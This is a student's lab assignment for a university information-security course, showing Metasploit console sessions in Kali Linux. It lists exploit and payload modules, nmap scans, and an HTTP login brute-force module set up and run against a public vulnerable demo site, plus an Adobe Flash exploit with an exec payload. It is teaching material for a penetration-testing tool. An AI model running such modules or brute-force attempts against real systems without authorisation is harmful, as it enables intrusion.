
VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

# Information Security Management

# CSE3502

## *Lab Assignment 3*


## *METASPLOIT*

Slot : L25+L26


Name : Kulvir Singh

Register Number : 19BCE2074

Configuring Metasploit in KALI Linux



Msf6> help


Kali-Linux-2021.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)
Player
Shell No. 1
Shell No. 1
File Actions Edit View Help
msf6 > help
Core Commands
Command Description
? Help menu
banner Display an awesome metasploit banner
cd Change the current working directory
color Toggle color
connect Communicate with a host
debug Display information useful for debugging
exit Exit the console
features Display the list of not yet released features that can be opted in to
get Gets the value of a context-specific variable
getg Gets the value of a global variable
grep Grep the output of another command
help Help menu
history Show command history
load Load a framework plugin
quit Exit the console
repeat Repeat a list of commands
route Route traffic through a session
save Saves the active datastores
sessions Dump session listings and display information about sessions
set Sets a context-specific variable to a value
setg Sets a global variable to a value
sleep Do nothing for the specified number of seconds
spool Write console output into a file as well the screen
threads View and manipulate background threads
tips Show a list of useful productivity tips
unload Unload a framework plugin
unset Unsets one or more context-specific variables
unsetg Unsets one or more global variables
version Show the framework and console library version numbers
Module Commands
Command Description
advanced Displays advanced options for one or more modules
back Move back from the current context
clearm Clear the module stack
favorite Add module(s) to the list of favorite modules
info Displays information about one or more modules
listm List the module stack
loadpath Searches for and loads modules from a path
options Displays global options or for one or more modules
popm Pops the latest module off the stack and makes it active
Type here to search

Msf6> sudo apt update

```
msf6 > sudo apt update
[*] exec: sudo apt update

Get:1 http://ftp.harukasan.org/kali kali-rolling InRelease [30.6 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 Packages [18.0 MB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/main amd64 Contents (deb) [40.9 MB]
Ign:3 http://ftp.harukasan.org/kali kali-rolling/main amd64 Contents (deb)
Get:4 http://ftp.harukasan.org/kali kali-rolling/contrib amd64 Packages [108 kB]
Get:5 http://ftp.harukasan.org/kali kali-rolling/contrib amd64 Contents (deb) [129 kB]
Ign:5 http://ftp.harukasan.org/kali kali-rolling/contrib amd64 Contents (deb)
Ign:3 http://http.kali.org/kali kali-rolling/main amd64 Contents (deb)
Ign:5 http://http.kali.org/kali kali-rolling/contrib amd64 Contents (deb)
Get:6 http://ftp.harukasan.org/kali kali-rolling/non-free amd64 Packages [182 kB]
Err:3 http://http.kali.org/kali kali-rolling/main amd64 Contents (deb)
  File has unexpected size (40914983 ≠ 40904768). Mirror sync in progress? [IP: 221.161.139.107 80]
Get:7 http://ftp.harukasan.org/kali kali-rolling/non-free amd64 Contents (deb) [949 kB]
Ign:7 http://ftp.harukasan.org/kali kali-rolling/non-free amd64 Contents (deb)
Ign:5 http://http.kali.org/kali kali-rolling/contrib amd64 Contents (deb)
Fetched 18.3 MB in 13s (1,455 kB/s)
Reading package lists... Done
```

Msf6> show exploit

```
msf6 > show exploits

Exploits
========

   #    Name                                                                Disclosure Date  Rank       Check  Description
   -    ----                                                                ---------------  ----       -----  -----------
   0    exploit/aix/local/ibstat_path                                       2013-09-24       excellent  Yes    ibstat $PATH Privilege Escalation
   1    exploit/aix/local/xorg_x11_server                                   2018-10-25       great      Yes    Xorg X11 Server Local Privilege Escalation
   2    exploit/aix/rpc_cmsd_opcode21                                       2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   3    exploit/aix/rpc_ttdbserverd_realpath                                2009-06-17       great      No     ToolTalk rpc.ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
   4    exploit/android/adb/adb_server_exec                                 2016-01-01       excellent  Yes    Android ADB Debug Server Remote Payload Execution
   5    exploit/android/browser/samsung_knox_smdm_url                       2014-11-12       excellent  No     Samsung Galaxy KNOX Android Browser RCE
   6    exploit/android/browser/stagefright_mp4_tx3g_64bit                  2015-08-13       normal     No     Android Stagefright MP4 tx3g Integer Overflow
   7    exploit/android/browser/webview_addjavascriptinterface              2012-12-21       excellent  No     Android Browser and WebView addJavascriptInterface Code Execution
   8    exploit/android/fileformat/adobe_reader_pdf_js_interface            2014-04-13       good       No     Adobe Reader for Android addJavascriptInterface Exploit
   9    exploit/android/local/binder_uaf                                    2019-09-26       excellent  No     Android Binder Use-After-Free Exploit
   10   exploit/android/local/futex_requeue                                 2014-05-03       excellent  Yes    Android 'Towelroot' Futex Requeue Kernel Exploit
   11   exploit/android/local/janus                                         2017-07-31       manual     Yes    Android Janus APK Signature bypass
   12   exploit/android/local/put_user_vroot                                2013-09-06       excellent  No     Android get_user/put_user Exploit
   13   exploit/android/local/su_exec                                       2017-08-31       manual     No     Android 'su' Privilege Escalation
   14   exploit/apple_ios/browser/safari_jit                                2016-08-25       good       No     Safari Webkit JIT Exploit for iOS 7.1.2
   15   exploit/apple_ios/browser/safari_libtiff                            2006-08-01       good       No     Apple iOS MobileSafari LibTIFF Buffer Overflow
   16   exploit/apple_ios/browser/webkit_createthis                         2018-03-15       manual     No     Safari Webkit Proxy Object Type Confusion
   17   exploit/apple_ios/browser/webkit_trident                            2016-08-25       manual     No     WebKit not_number defineProperties UAF
   18   exploit/apple_ios/email/mobilemail_libtiff                          2006-08-01       good       No     Apple iOS MobileMail LibTIFF Buffer Overflow
   19   exploit/apple_ios/ssh/cydia_default_ssh                             2007-07-02       excellent  No     Apple iOS Default SSH Password Vulnerability
   20   exploit/bsd/finger/morris_fingerd_bof                               1988-11-02       normal     Yes    Morris Worm fingerd Stack Buffer Overflow
   21   exploit/bsdi/softcart/mercantec_softcart                            2004-08-19       great      No     Mercantec SoftCart CGI Overflow
   22   exploit/dialup/multi/login/manyargs                                 2001-12-12       good       No     System V Derived /bin/login Extraneous Arguments Buffer Overflow
   23   exploit/firefox/local/exec_shellcode                                2014-03-10       excellent  No     Firefox Exec Shellcode from Privileged Javascript Shell
   24   exploit/freebsd/ftp/proftp_telnet_iac                               2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   25   exploit/freebsd/http/citrix_dir_traversal_rce                       2019-12-17       excellent  Yes    Citrix ADC (NetScaler) Directory Traversal RCE
   26   exploit/freebsd/http/watchguard_cmd_exec                            2015-06-29       excellent  Yes    Watchguard XCS Remote Command Execution
   27   exploit/freebsd/local/intel_sysret_priv_esc                         2012-06-12       great      Yes    FreeBSD Intel SYSRET Privilege Escalation
   28   exploit/freebsd/local/ip6_setpktopt_uaf_priv_esc                    2020-07-07       great      Yes    FreeBSD ip6_setpktopt Use-After-Free Privilege Escalation
   29   exploit/freebsd/local/mmap                                          2013-06-18       great      Yes    FreeBSD 9 Address Space Manipulation Privilege Escalation
   30   exploit/freebsd/local/rtld_execl_priv_esc                           2009-11-30       excellent  Yes    FreeBSD rtld execl() Privilege Escalation
   31   exploit/freebsd/local/watchguard_fix_corrupt_mail                   2015-06-29       manual     Yes    Watchguard XCS FixCorruptMail Local Privilege Escalation
```

Msf6> serach ftp

```
msf6 > search ftp

Matching Modules
================

   #    Name                                                                Disclosure Date  Rank       Check  Description
   -    ----                                                                ---------------  ----       -----  -----------
   0    exploit/windows/ftp/32bitftp_list_reply                             2010-10-12       good       No     32bit FTP Client Stack Buffer Overflow
   1    exploit/windows/tftp/threectftpsvc_long_mode                        2006-11-27       great      No     3CTftpSvc TFTP Long Mode Buffer Overflow
   2    exploit/windows/ftp/3cdaemon_ftp_user                               2005-01-04       average    Yes    3Com 3CDaemon 2.0 FTP Username Overflow
   3    exploit/windows/ftp/aasync_list_reply                               2010-10-12       good       No     AASync v2.2.1.0 (Win32) Stack Buffer Overflow (LIST)
   4    exploit/windows/misc/ais_esel_server_rce                            2019-03-27       excellent  Yes    AIS logistics ESEL-Server Unauth SQL Injection RCE
   5    exploit/windows/ftp/ability_server_stor                             2004-10-22       normal     Yes    Ability Server 2.34 STOR Command Stack Buffer Overflow
   6    exploit/windows/ftp/absolute_ftp_list_bof                           2011-11-09       normal     No     AbsoluteFTP 1.9.6 - 2.2.10 LIST Command Remote Buffer Overflow
   7    exploit/windows/tftp/attftp_long_filename                           2006-11-27       average    No     Allied Telesyn TFTP Server 1.9 Long Filename Overflow
   8    auxiliary/scanner/ftp/anonymous                                                      normal     No     Anonymous FTP Access Detection
   9    auxiliary/gather/apple_safari_ftp_url_cookie_theft                  2015-04-08       normal     No     Apple OSX/iOS/Windows Safari Non-HTTPOnly Cookie Theft
   10   exploit/osx/browser/safari_file_policy                              2011-10-12       normal     No     Apple Safari file:// Arbitrary Code Execution
   11   auxiliary/server/capture/ftp                                                         normal     No     Authentication Capture: FTP
   12   exploit/linux/snmp/awind_snmp_exec                                  2019-03-27       excellent  Yes    AwindInc SNMP Service Command Injection
   13   exploit/windows/ftp/ayukov_nftp                                     2017-10-21       normal     No     Ayukov NFTP FTP Client Buffer Overflow
   14   auxiliary/scanner/ftp/bison_ftp_traversal                           2015-09-28       normal     Yes    BisonWare BisonFTP Server 3.5 Directory Traversal Information Disclosure
   15   exploit/windows/ftp/bison_ftp_bof                                   2011-08-07       normal     Yes    BisonWare BisonFTP Server Buffer Overflow
   16   exploit/windows/ftp/dreamftp_format                                 2004-03-03       good       Yes    BolinTech Dream FTP Server 1.02 Format String
   17   exploit/windows/fileformat/bpftp_client_bps_bof                     2014-07-24       normal     No     BulletProof FTP Client BPS Buffer Overflow
   18   auxiliary/scanner/ssh/cerberus_sftp_enumusers                       2014-05-27       normal     No     Cerberus FTP Server SFTP Username Enumeration
   19   exploit/windows/ftp/cesarftp_mkd                                    2006-06-12       average    Yes    Cesar FTP 0.99g MKD Command Buffer Overflow
   20   auxiliary/scanner/snmp/cisco_config_tftp                                             normal     No     Cisco IOS SNMP Configuration Grabber (TFTP)
   21   auxiliary/scanner/snmp/cisco_upload_file                                             normal     No     Cisco IOS SNMP File Upload (TFTP)
   22   exploit/linux/http/cisco_prime_inf_rce                              2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execution
```

Msf6> info

```
msf6 > info auxiliary/scanner/ftp/anonymous

       Name: Anonymous FTP Access Detection
     Module: auxiliary/scanner/ftp/anonymous
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  Matteo Cantoni <goony@nothink.org>

Check supported:
  No

Basic options:
  Name     Current Setting      Required  Description
  ----     ---------------      --------  -----------
  FTPPASS  mozilla@example.com  no        The password for the specified username
  FTPUSER  anonymous            no        The username to authenticate as
  RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT    21                   yes       The target port (TCP)
  THREADS  1                    yes       The number of concurrent threads (max one per host)

Description:
  Detect anonymous (read/write) FTP server access.

References:
  http://en.wikipedia.org/wiki/File_Transfer_Protocol#Anonymous_FTP
```

Msf6> show payloads

```
msf6 > show payloads

Payloads
========

   #    Name                                                Disclosure Date  Rank    Check  Description
   -    ----                                                ---------------  ----    -----  -----------
   0    payload/aix/ppc/shell_bind_tcp                                       normal  No     AIX Command Shell, Bind TCP Inline
   1    payload/aix/ppc/shell_find_port                                      normal  No     AIX Command Shell, Find Port Inline
   2    payload/aix/ppc/shell_interact                                       normal  No     AIX execve Shell for inetd
   3    payload/aix/ppc/shell_reverse_tcp                                    normal  No     AIX Command Shell, Reverse TCP Inline
   4    payload/android/meterpreter/reverse_http                             normal  No     Android Meterpreter, Android Reverse HTTP Stager
   5    payload/android/meterpreter/reverse_https                            normal  No     Android Meterpreter, Android Reverse HTTPS Stager
   6    payload/android/meterpreter/reverse_tcp                              normal  No     Android Meterpreter, Android Reverse TCP Stager
   7    payload/android/meterpreter_reverse_http                             normal  No     Android Meterpreter Shell, Reverse HTTP Inline
   8    payload/android/meterpreter_reverse_https                            normal  No     Android Meterpreter Shell, Reverse HTTPS Inline
   9    payload/android/meterpreter_reverse_tcp                              normal  No     Android Meterpreter Shell, Reverse TCP Inline
   10   payload/android/shell/reverse_http                                   normal  No     Command Shell, Android Reverse HTTP Stager
   11   payload/android/shell/reverse_https                                  normal  No     Command Shell, Android Reverse HTTPS Stager
   12   payload/android/shell/reverse_tcp                                    normal  No     Command Shell, Android Reverse TCP Stager
   13   payload/apple_ios/aarch64/meterpreter_reverse_http                   normal  No     Apple_iOS Meterpreter, Reverse HTTP Inline
   14   payload/apple_ios/aarch64/meterpreter_reverse_https                  normal  No     Apple_iOS Meterpreter, Reverse HTTPS Inline
   15   payload/apple_ios/aarch64/meterpreter_reverse_tcp                    normal  No     Apple_iOS Meterpreter, Reverse TCP Inline
   16   payload/apple_ios/aarch64/shell_reverse_tcp                          normal  No     Apple iOS aarch64 Command Shell, Reverse TCP Inline
   17   payload/apple_ios/armle/meterpreter_reverse_http                     normal  No     Apple_iOS Meterpreter, Reverse HTTP Inline
   18   payload/apple_ios/armle/meterpreter_reverse_https                    normal  No     Apple_iOS Meterpreter, Reverse HTTPS Inline
   19   payload/apple_ios/armle/meterpreter_reverse_tcp                      normal  No     Apple_iOS Meterpreter, Reverse TCP Inline
   20   payload/bsd/sparc/shell_bind_tcp                                     normal  No     BSD Command Shell, Bind TCP Inline
   21   payload/bsd/sparc/shell_reverse_tcp                                  normal  No     BSD Command Shell, Reverse TCP Inline
   22   payload/bsd/vax/shell_reverse_tcp                                    normal  No     BSD Command Shell, Reverse TCP Inline
```

Msf6> namp -F google.com

```
msf6 > nmap -F google.com
[*] exec: nmap -F google.com

Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-04 08:46 EST
Nmap scan report for google.com (142.250.196.78)
Host is up (0.15s latency).
Other addresses for google.com (not scanned): 2404:6800:4007:816::200e
rDNS record for 142.250.196.78: maa03s46-in-f14.1e100.net
Not shown: 98 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 7.69 seconds
msf6 >
```

Using an exploit

Configuring the exploit

```
msf6 auxiliary(scanner/ftp/ftp_login) > use auxiliary/scanner/http/http_login
msf6 auxiliary(scanner/http/http_login) > show options

Module options (auxiliary/scanner/http/http_login):

   Name              Current Setting                                                  Required  Description
   ----              ---------------                                                  --------  -----------
   AUTH_URI                                                                           no        The URI to authenticate against (default:auto)
   BLANK_PASSWORDS   false                                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                            no        Add all users in the current database to the list
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   REQUESTTYPE       GET                                                              no        Use HTTP-GET or HTTP-PUT for Digest-Auth, PROPFIND for WebDAV (default:GET)
   RHOSTS                                                                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             80                                                               yes       The target port (TCP)
   SSL               false                                                            no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                                            yes       Stop guessing when a credential works for a host
   THREADS           1                                                                yes       The number of concurrent threads (max one per host)
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/http_default_userpass.txt  no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                            no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/http_default_users.txt  no        File containing users, one per line
   VERBOSE           true                                                             yes       Whether to print output for all attempts
   VHOST                                                                              no        HTTP server virtual host

msf6 auxiliary(scanner/http/http_login) >
```

Demo site : http://testphp.vulnweb.com/
ping  this site to get ip address

then perform fast nmap

```
msf6 auxiliary(scanner/ftp/ftp_login) > nmap -F 44.228.249.3
[*] exec: nmap -F 44.228.249.3

Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-04 08:56 EST
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.28s latency).
Not shown: 99 filtered ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 33.90 seconds
msf6 auxiliary(scanner/ftp/ftp_login) >
```

Set RHOST, THREADS, USER_FILE, PASS_FILE

```
msf6 auxiliary(scanner/http/http_login) > set THREADS 40
THREADS ⇒ 40
msf6 auxiliary(scanner/http/http_login) > set RHOST 44.228.249.3
RHOST ⇒ 44.228.249.3
msf6 auxiliary(scanner/http/http_login) > set USERNAME test
USERNAME ⇒ test
msf6 auxiliary(scanner/http/http_login) > set PASSWORD test
PASSWORD ⇒ test
```

Using the exploit command

```
PASSWORD ⇒ test
msf6 auxiliary(scanner/http/http_login) > exploit

[-] http://44.228.249.3:80 No URI found that asks for HTTP authentication
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_login) >
```

Using another exploit

Adobe_flasher_shader_drawing_fill

```
msf6 auxiliary(scanner/http/http_login) > use adobe_flash_shader_drawing_fill
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

Matching Modules
================

   #  Name                                                Disclosure Date  Rank   Check  Description
   -  ----                                                ---------------  ----   -----  -----------
   0  exploit/multi/browser/adobe_flash_shader_drawing_fill  2015-05-12       great  No     Adobe Flash Player Drawing Fill Shader Memory Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/browser/adobe_flash_shader_drawing_fill

[*] Using exploit/multi/browser/adobe_flash_shader_drawing_fill
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) >
```

Set new payload

```
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > set payload linux/x86/exec
payload ⇒ linux/x86/exec
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) >
```

Show exploit targets

The show targets command will return a list of operating systems which are vulnerable to the selected exploit. When we run the command we get the following output for the adobe_flash_shader_drawing_fill exploit

```
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows
   1   Linux


msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) >
```

Set target as 1 and show payloads

By setting the target the list of payloads will be reduced a lot because only payloads will be shown which are compatible with the target:

```
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > set target 1
target => 1
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/generic/custom                                               normal  No     Custom Payload
   1   payload/generic/debug_trap                                           normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_tcp                                       normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                                    normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/tight_loop                                           normal  No     Generic x86 Tight Loop
   5   payload/linux/x86/chmod                                              normal  No     Linux Chmod
   6   payload/linux/x86/exec                                               normal  No     Linux Execute Command
   7   payload/linux/x86/meterpreter/bind_ipv6_tcp                          normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   8   payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid                     normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   9   payload/linux/x86/meterpreter/bind_nonx_tcp                          normal  No     Linux Mettle x86, Bind TCP Stager
   10  payload/linux/x86/meterpreter/bind_tcp                               normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   11  payload/linux/x86/meterpreter/bind_tcp_uuid                          normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
   12  payload/linux/x86/meterpreter/reverse_ipv6_tcp                       normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   13  payload/linux/x86/meterpreter/reverse_nonx_tcp                       normal  No     Linux Mettle x86, Reverse TCP Stager
   14  payload/linux/x86/meterpreter/reverse_tcp                            normal  No     Linux Mettle x86, Reverse TCP Stager
   15  payload/linux/x86/meterpreter/reverse_tcp_uuid                       normal  No     Linux Mettle x86, Reverse TCP Stager
   16  payload/linux/x86/meterpreter_reverse_http                           normal  No     Linux Meterpreter, Reverse HTTP Inline
   17  payload/linux/x86/meterpreter_reverse_https                          normal  No     Linux Meterpreter, Reverse HTTPS Inline
   18  payload/linux/x86/meterpreter_reverse_tcp                            normal  No     Linux Meterpreter, Reverse TCP Inline
   19  payload/linux/x86/metsvc_bind_tcp                                    normal  No     Linux Meterpreter Service, Bind TCP
   20  payload/linux/x86/metsvc_reverse_tcp                                 normal  No     Linux Meterpreter Service, Reverse TCP Inline
   21  payload/linux/x86/read_file                                          normal  No     Linux Read File
   22  payload/linux/x86/shell/bind_ipv6_tcp                                normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   23  payload/linux/x86/shell/bind_ipv6_tcp_uuid                           normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   24  payload/linux/x86/shell/bind_nonx_tcp                                normal  No     Linux Command Shell, Bind TCP Stager
   25  payload/linux/x86/shell/bind_tcp                                     normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   26  payload/linux/x86/shell/bind_tcp_uuid                                normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
   27  payload/linux/x86/shell/reverse_ipv6_tcp                             normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
   28  payload/linux/x86/shell/reverse_nonx_tcp                             normal  No     Linux Command Shell, Reverse TCP Stager
